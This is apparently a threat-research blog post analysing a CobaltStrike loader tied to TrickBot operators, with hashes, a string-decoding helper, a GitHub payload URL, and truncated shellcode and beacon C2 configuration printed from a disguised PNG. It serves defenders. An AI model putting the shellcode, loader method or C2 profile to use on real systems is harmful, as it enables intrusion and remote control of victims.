TrickBot Crews New CobaltStrike Loader

medium.com/walmartglobaltech/trickbot-crews-new-cobaltstrike-loader-32c72b78e81c

Jason Reaves April 5, 2021


Jason Reaves

Apr 5, 2021


.

4 min read

By: Jason Reaves and Joshua Platt



Recently we stumbled upon a new CS loader being leveraged by an actor involved in TrickBots CS and ransom operations.




Ref: Virustotal.com

In the screenshot above we can see domains that have been leveraged by TrickBots crew for running their CobaltStrike infections in the past but another sample recently showed up which is a new loader which as we will see later is for delivering CobaltStrike as well but in a new way than their previous deliveries by leveraging GitHub for hosting the encoded data.


New Loader

```
MD5:     5b203929f9e42c6d14b7153c5f11d387SHA1:
4e6a42b0da1185a4331e085ee68b64f61e1d9e83SHA256:
0234f80c6fd3768f9619d6fcd50d775ec686719fcc665007bfd1606bbe787744
```

Most of the important strings are obfuscated:



String stored in data



String loaded on stack

In both cases the strings are ultimately decoded by XORing with a single byte and subtracting the iterator+1 from the value, in these cases the XOR key is simply 0 however. An example of IDA code for decoding the various strings can be found below:


```
def decode(s,k):
  blob = bytearray(s[5:])
  for i in range(len(blob)):
    blob[i] ^= k
    blob[i] = (blob[i] - (i+1)) & 0xff
  return blob

  def tdecode(addr): out = "" while GetMnem(addr) == "mov" and GetOperandValue(addr,1)
!= 0:  out += chr(GetOperandValue(addr,1))  addr = idc.NextHead(addr) return
decode(out,0)
```

A partial listing of relevant strings can be found below:

```
Asderfolkij092/laughing-
pancake/main/profile.jpgCurlGETraw.githubusercontent.comNtAllocateVirtualMemorywininet.d
```


The sample will manually load kernel32.dll and ntdll.dll into memory to resolve some of its functions but will utilize LoadLibraryW for loading wininet.dll. The sample will also utilize VirtualAllocExNuma for loading the DLLs into memory:



After resolving the necessary dependencies the loader will simply attempt to download a file that will be decoded and then executed in memory. As can be seen in the partial listing of strings above this file was being hosted on GitHub at one time:


```
raw.githubusercontent.com/Asderfolkij092/laughing-pancake/main/profile.jpg
```

This account is no longer active and appears to of been deleted possibly eluding to the actors cleaning up after themselves after leveraging their campaigns. We did manage to discover an active account being leveraged however:



Ref: github.com

The file that will be used is in the ‘ubiquitous-sniffle’ repository:



Ref: github.com

The safety.png file is not an image at all, it is actually just a small binary blob of data:

```
00000000: 00b9 e031 3244 200d 1c02 71cc 1058 8486  ...12D ...q..X..00000010: 4023 3018
22c4 3364 228c 8878 2e0a d488  @#0.".3d"..x....00000020: 8746 0c81 353e 7614 5903 630d
1920 49da  .F..5>v.Y.c.. I.00000030: 3038 7186 4822 28f1 d8a8 c132 a110 9031  08q.H"
(....2...100000040: 6d60 3c68 13a7 c018 1379 e2c1 7113 cf49  m`<h.....y..q..I00000050:
8132 764e 242a f046 cc92 3533 1a11 28e4  .2vN$*.F..53..(.00000060: 86c1 2057 0d12 11e8
52e0 901c 51bb 52c4  .. W....R...Q.R.<...>
```

After we decode this blob of data we are left with a C-style string of hex bytes which appear at first glance to be shellcode:

```
xFC\x48\x83\xE4\xF0\xE8\xC8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xD2\x65\x48\x
 <...>
```

Converting to bytes:

```
<...>\x82\xff\xff\xff/gifs20210122.dat\x00\xb4\xeb\xee\x92?
\xfe\xfc\x9f\xce\x92{\x14\xe3P\xd9\xef\x89\xd5\x11\xbcmM\xd4=L\xc6\xf6(\xbb>\xfd\x0e\xc3\
 \xf9\x1f\xd5W\xcd\x14H\xca\x97O\xeb\xf1\x1c\xb6\x80Z.2WgKhq\x1f\x80\x00Connection:
Keep-Alive\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win32; x32; rv:71.0)
Gecko/20100101 Firefox/71.0\r\n\x00ce\xd6\xf6W\xe5\x03\xc1C\x93-
5\x7f4\x97|\x96\x13\xf3\xfe\x87\xd1\xc4q1pdwH\rQ\x91{\x90\xe7\xdff\xbd\xb9(v\x18\x8b\xfb
 g\xae\xf4\x84\xb4\x00\x1f,\xb1\x9bOiw\xfc\xc0\x19\xa6\x02\xeb\xe2c=m\xb6\xb4(Q\x8d?
Y\x0e\xda0?
y\xe0;\xd6|\xf1\x9dDT\xd2\xd5\x9a#\xe7b;\xe7\x1c\x9a\xda\x8fH\xfa\x01\x00A\xbe\xf0\xb5\xa
 \x00\x00I\x89\xf9A\xba\x12\x96\x89\xe2\xff\xd5H\x83\xc4
\x85\xc0t\xb6f\x8b\x07H\x01\xc3\x85\xc0u\xd7XXXH\x05\x04\x00\x00\x00P\xc3\xe8\x7f\xfd\xf
```

Which will download a 64bit CobaltStrike beacon:

```
{   'C2_CHUNK_POST': '0',    'C2_POSTREQ': '[(\'_HEADER\', 0, "bytearray(b\'Accept:
*/*\')"), (\'_HEADER\', 0, "bytearray(b\'Content-Type: multipart/form-data; boundary=---
--------HYUNSJFDCNHWEUFNJ\')"), (\'BUILD\', (\'NETBIOS\',)), (\'_HEADER\', 2336,
\'bytearray(b\\\' \\\\t     \\\\n\\\\t    \\\\t
menu\\\\x00\\\\x00\\\\x00\\\\x01\\\\x00\\\\x00\\\\x00\\\\xc0\\\\n-----------
HYUNSJFDCNHWEUFNJ\\\\n\\\\t            Content-Disposition: form-data;
name="pic"\\\\n\\\\t            \\\\n\\\\t            dropdown-menu dropdown-menu-sw-
menu\\\\n\\\\t            ----------HYUNSJFDCNHWEUFNJ--
\\\\x00\\\\x00\\\\x00\\\\x04\\\\x00\\\\x00\\\\x00\\\\x07\\\\x00\\\\x00\\\\x00\\\\x00\\\\
    'C2_RECOVER': "b'040000000100000024000000080000000100000008c'",    'C2_REQUEST':
'[(\'_HEADER\', 0, "bytearray(b\'Accept: image/webp,*/*\')"), (\'_HEADER\', 0,
"bytearray(b\'Accept-Encoding: gzip, deflate, br\')"), (\'_HEADER\', 0,
"bytearray(b\'Accept-Language: en-US,en;q=0.5\')"), (\'_HEADER\', 0,
"bytearray(b\'Cache-Control: max-age=0\')"), (\'BUILD\', (\'BASE64URL\',)), (\'HEADER\',
17263, "bytearray(b\'ie\')")]',    'C2_VERB_GET': 'GET',    'C2_VERB_POST': 'POST',
